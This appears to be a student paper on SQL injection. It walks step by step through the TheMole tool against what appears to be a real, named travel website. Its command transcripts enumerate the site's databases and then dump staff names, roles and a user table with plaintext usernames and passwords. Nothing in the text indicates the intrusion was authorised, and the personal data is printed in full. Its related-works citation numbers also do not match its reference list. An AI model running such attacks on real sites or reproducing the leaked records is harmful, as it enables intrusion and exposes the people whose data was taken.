Web Application Hacking : Using Automatic SQL Injection Exploitation Tool TheMole

[1]Mr.Alen Tom Shaji
PG-scholar, Dept of Computer Applications
Amal Jyothi College of Engineering Koovappally
alentomshaji@mca.ajce.in

[2]Ms.Alin Anand
PG-scholar, Dept of Computer Applications
Amal Jyothi College of Engineering Koovappally
alinanand@mca.ajce.in

[3]Ms.Annu C James
PG-scholar, Dept of Computer Applications
Amal Jyothi College of Engineering Koovappally
annucjames@mca.ajce.in

[4] Ms.Sona Sebastian
Assistant Professor, Dept of Computer Applications
Amal Jyothi College of Engineering Koovappally
sonasebastian@amaljyothi.ac.in

***Abstract*—SQL injection is one of the most commonly used web application hacking techniques. This can be used in websites that use SQL to query data from the database server. Using SQL injection, the attacker can have full access to the application and database using which they can remove or change the data. In this paper, we implement the SQL Injection Attack using the kali Linux tool TheMole. By this work, we aim to make people aware of the vulnerabilities and the importance of a secure system.**

Key words: - SQL, SQL Injection Attack(SQLIA),Web Application hacking, Penetration testing.

I .INTRODUCTION

Web applications are most widely used by the people now a days for various purposes and each web application use some database to store all the data . The web application database that store important information is one of the targets of the SQLIA. By using SQLIA the attacker can have full access to all the confidential data like username, email address and password stored in the database . The SQLIA are performed by injecting or inserting a sql query directly to the database by the attacker.

In this paper we perform SQLIA using a Kali Linux tool TheMole. TheMole is a Python based kali Linux tool for Automatic SQL Injection exploitation. This tool supports GET, POST and cookie based attacks. It uses a command line interface, you only need to provide a vulnerable URL to the tool. A vulnerable url is identified using penetration testing. It helps to identify vulnerabilities within a network.

A. *Kali linux*

Kali Linux is a Debian-based Linux distribution that is aimed at advanced Penetration Testing and Security Auditing.Kali Linux was actually released on the 13th of March 2013. Kali Linux contains several tools that can be used for various information security tasks.Kali Linux is specifically used to fulfil the requirements of professional penetration testing and security auditing.

- More than 600 penetration testing tools included.
- Free (as in beer) and always will be.
- OS Family - Unix like
- Platforms - x86, x86-64, armel, armhf
- Wide-ranging wireless device support.
- Custom kernel, patched for injection.
- Multi-language support.
- Completely customizable.
- Kernel Type - Monolithic kernel (Linux)
- Default UI - GNOME3
- Latest Release – 2017.2 April 25, 2017

B. *Penetration testing*

Penetration testing is the practice of testing the computer network or Web application to find vulnerabilities that an attacker could exploit. Penetration testing can be performed manually or automated with software applications. The main aim of penetration testing is to determine security weaknesses of the network or web application.

C. *SQL Injection*

The SQL injection is a type of security exploit in which the attacker injects or inserts SQL code or query to the Webform input box to gain access to resources or make changes to the data. An SQL query is a request to perform some action on the database. According to security experts, the reason for SQL injection and other exploits is possible because security is not sufficiently emphasized in web development. Experts recommend simple precautions during the development such as controlling the types and numbers of characters accepted through input boxes to protect the integrity of Web applications.

Format:


```
SELECT * FROM login WHERE uname = '$uname' AND pword = '$pword'
```

Correct Satement:

```
SELECT * FROM login WHERE uname = 'admin' AND pword = '123'
```

Injection Statement:

```
SELECT * FROM login WHERE uname = 'admin' AND pword = '' OR 1=1
```



SQL Injection example

D. Vulnerability (Website)

According to SiteLock data websites experience 22 attacks per day that are over 8,000 attacks per year. A website vulnerability is the weakness or misconfiguration of a web application code that allows an attacker to gain some level of control over the site. Most of the vulnerabilities are exploited using vulnerability scanners and botnets. These vulnerabilities are then exploited to steal data or inject defacement and spam content into the vulnerable site

II .RELATED WORKS

Savitha . B. Chavan and Dr. B. B. Meshram[1] mentioned There are many different ways an attacker can break into a system and wreak havoc on a network or computer system. It is up to the web application coder to make sure that the applications they design are not vulnerable to any know threats. The attacker can attack the web application if there is incorrect in design,implementation and deployment of web application.

Padmaja K[2] had done an approach to improve the functionality web applications by the absence of runtime errors, dynamically proposed solutions prevent due to data dependencies on session data. The algorithm combines to develop program annotation verification and validation checking to protect against broken data dependencies in web applications.

Sankar. S,Sitharthan. S and Ramkumar. M[3] mentioned the various attack method and their classification using which the system administrators and programmers can easily understand about SQL Injection attacks and secure the web application.

Zainab . S, Alwin and Manal . F. Younis[4] presented a survey report on classical and modern types of SQL injection Attacks, their working methods, and detection and prevention techniques against classical and modern types of that attack. For evaluation, we compare the detection and prevention techniques in terms of their ability to detect the attack, or prevent the attack or partially stop the attack. Regarding the results, the efficiency of some techniques should be improved to overcome the SQL Injection Attacks Abbreviations and Acronyms.

Subhranil Som,Sapna Sinha,Ritu Kataria[5] This paper has mentioned a strategy to change over SQL query into a number of helpful tokens by applying tokenization and after that encoding all literals, fields, table and information on the query by AES-algorithm to prevent SQLIA.

III. IMPLEMENTATION

Step 1: Install theMole in Kali Linux

There are two ways to install themole


1) apt-get install themole

2)git clone https://github.com/tiankonguse/themole.git

Step2. Find Vulnerable Website.

We can’t SQLi attack on all websites. The websites needa SQLi vulnerability in order to do this technique. Website URL need a parameter like php?id=4 / php?id=any number to inject.

http://www.vlktravel.com/tour.php?id=40



```
root@kali:~# themole

 Developed by Nasel(http://www.nasel.com.ar).
 Published under GPLv3.
 Be efficient and have fun!

#> url http://www.vlktravel.com/tour.php?id=40
#> needle tour
#> schemas
```

Once you find a website, then you can check for SQLi vulnerability.

Put an ‘(Apostrophe) at the end of the URL parameter

http://www.vlktravel.com/tour.php?id=40’

Step3: Start TheMole.

Use **themole** command.

Step4: Provide URL and Needle.


url < Your URL >

http://www.vlktravel.com/tour.php?id=40

needle < Valid String on the website >
needle tour

Step 5: Retrieve all Schemas.


Use **schemas** command.



```
#> schemas
[i] Trying injection using 0 parenthesis.
[+] Found separator: "'"
[+] Found DBMS: Mysql
[+] Found comment delimiter: "#"
[+] Query columns count: 17
[+] Injectable fields found: [2, 3, 4, 11, 12]
[+] Found injectable field: 2
[+] Using string union technique.
[+] Rows: 3
+--------------------+
| Databases          |
+--------------------+
| information_schema |
| vlk_db_chat        |
| vlk_web            |
```

Step 6: Select a schema and retrieve all its tables


Use **tables** <Schema_Name> command.



```
#> tables vlk_web
[+] Rows: 37
+--------------------------+
| Tables                   |
+--------------------------+
| tb_booking               |
| tb_bookingcustom         |
| tb_bookinghotel          |
| tb_bookingtouroptional   |
| tb_branch                |
| tb_category              |
| tb_city                  |
| tb_commentVLK            |
| tb_country               |
| tb_department            |
| tb_hotel                 |
| tb_hotelprice            |
| tb_location              |
| tb_position              |
| tb_staff                 |
| tb_stafflevel            |
| tb_tour                  |
| tb_tourmap               |
| tb_tourmapcustom         |
| tb_tourprice             |
| tb_tourpricehigh         |
```

Step 7: Select a table and retrieve all its columns.

Use columns <schema Name> <Table Name> command




```
#> columns vlk_web tb_staff
[+] Rows: 10
+---------------------------+
| Columns for table tb_staff |
+---------------------------+
| Branch                    |
| Department                |
| Department_Manager        |
| Email                     |
| Gender                    |
| ID                        |
| Level                     |
| Name                      |
| Phone                     |
| Position                  |
+---------------------------+
#> 
```

Step 8: retrieve all its column values


query<Schema_Name><Table_Name><Column_Names> command.

Column_Names can be separated with commas.



```
#> query vlk_web tb_staff ID,Branch,Department,Name,Position
[+] Rows: 25
+----------------------------------------------------------------------------------------+
| ID | Branch         | Department         | Name               | Position               |
+----------------------------------------------------------------------------------------+
| 1  | Head           | Inbound Department | Huiying            | Inbound Manager        |
| 10 | Head           | Inbound Department | Mien Sovanary      | Account                |
| 11 | Head           | Inbound Department | Huot Chhay Huong   | Account                |
| 12 | Head           | Inbound Department | Phoeuk Serei Vuth  | Information Technology |
| 13 | Head           | Inbound Department | No                 | Information Technology |
| 14 | Head           | Inbound Department | Peng Sokunthea     | Contracting            |
| 15 | Siem_Reap      | Inbound Department | Kuch Sokim         | Area                   |
| 16 | Sihanouk_Ville | Ticketing          | Ny Raky            | Ticketing              |
| 17 | Sihanouk_Ville | Ticketing          | Hun PinKiv         | Ticketing              |
| 18 | Monivong       | Ticketing          | Hun Pisey          | Ticketing              |
| 19 | Monivong       | Ticketing          | Oum Sreymom        | Ticketing              |
| 2  | Head           | Inbound Department | Huot Molina        | Sales                  |
| 20 | Monivong       | Ticketing          | Leng Vichit        | Ticketing              |
| 21 | Monivong       | Ticketing          | Sorn Kimhong       | Ticketing              |
| 22 | Monivong       | Ticketing          | Oeurn Chhorvin     | Ticketing              |
| 23 | Monivong       | Ticketing          | Kimsan Pichmony    | Ticketing              |
| 24 | Monivong       | Ticketing          | Orm Chhay Hour     | Ticketing              |
| 25 | Monivong       | Ticketing          | Yet Reasey         | Cashier                |
| 3  | Head           | Inbound Department | Khun Heang         | Operation              |
| 4  | Head           | Inbound Department | Satoshi Kishioka   | Sales                  |
| 5  | Head           | Inbound Department | Buth Samnang       | Operation              |
| 6  | Head           | Inbound Department | Sin Koem Srun      | Operation              |
```

Step 9: Find the username and password combination.



```
+---------------------------+
| Columns for table tb_user |
+---------------------------+
| id                        |
| online                    |
| password                  |
| status                    |
| username                  |
+---------------------------+
#> query vlk_db_chat tb_user id,password,username
[+] Rows: 4
+-------------------------------+
| id | password   | username    |
+-------------------------------+
| 1  | 123        | Win         |
| 2  | 070636680  | Vinz_Vinz   |
| 3  | onlyu      | Khongkwan   |
| 4  | 123        | Kwan        |
+-------------------------------+
#> _
```

IV .RESULT

The contents of the web application database have been accessed using TheMole. All the contents of the database have been retrieved and displayed.

V. CONCLUSION

TheMole is a Python based command line interface for Automatic SQL Injection exploitation tool. Every action TheMole can execute is triggered by a specific command. All this application requires in order to exploit a SQL Injection is the URL and a needle that appears in the server's response whenever the injection parameter generates a valid query, and does not appear otherwise. After successful execution of the tool the attacker will be able to access the confidential data which is stored in the database of the web application. From this it is clear that SQLIAs are one of the most threat to web applications which are connected to database. Thus, it is important to realise that all applications that are connected to database are targets to SQLIA.

.

VI.REFERENCES

[1] Detection and Prevention of SQL Injection Attack: A Survey|| Zainab S. Alwan1 , Manal F. Younis2

[2] Classification of Web Application Vulnerabilities ||Savita B. Chavan Dr. B. B. Meshram

[3] A Study on web Applications & Protection against Vulnerabilities ||Padmaja K

[4] Review on SQL Injection Attacks: Detection Techniques and Protection Mechanisms ||Sankaran. S , Sitharthan. S , Ramkumar. M

[5] Study on SQL injection attacks:Mode Detection and Prevention||Subhranill Som,Sapna Sinha,Ritu Kataria.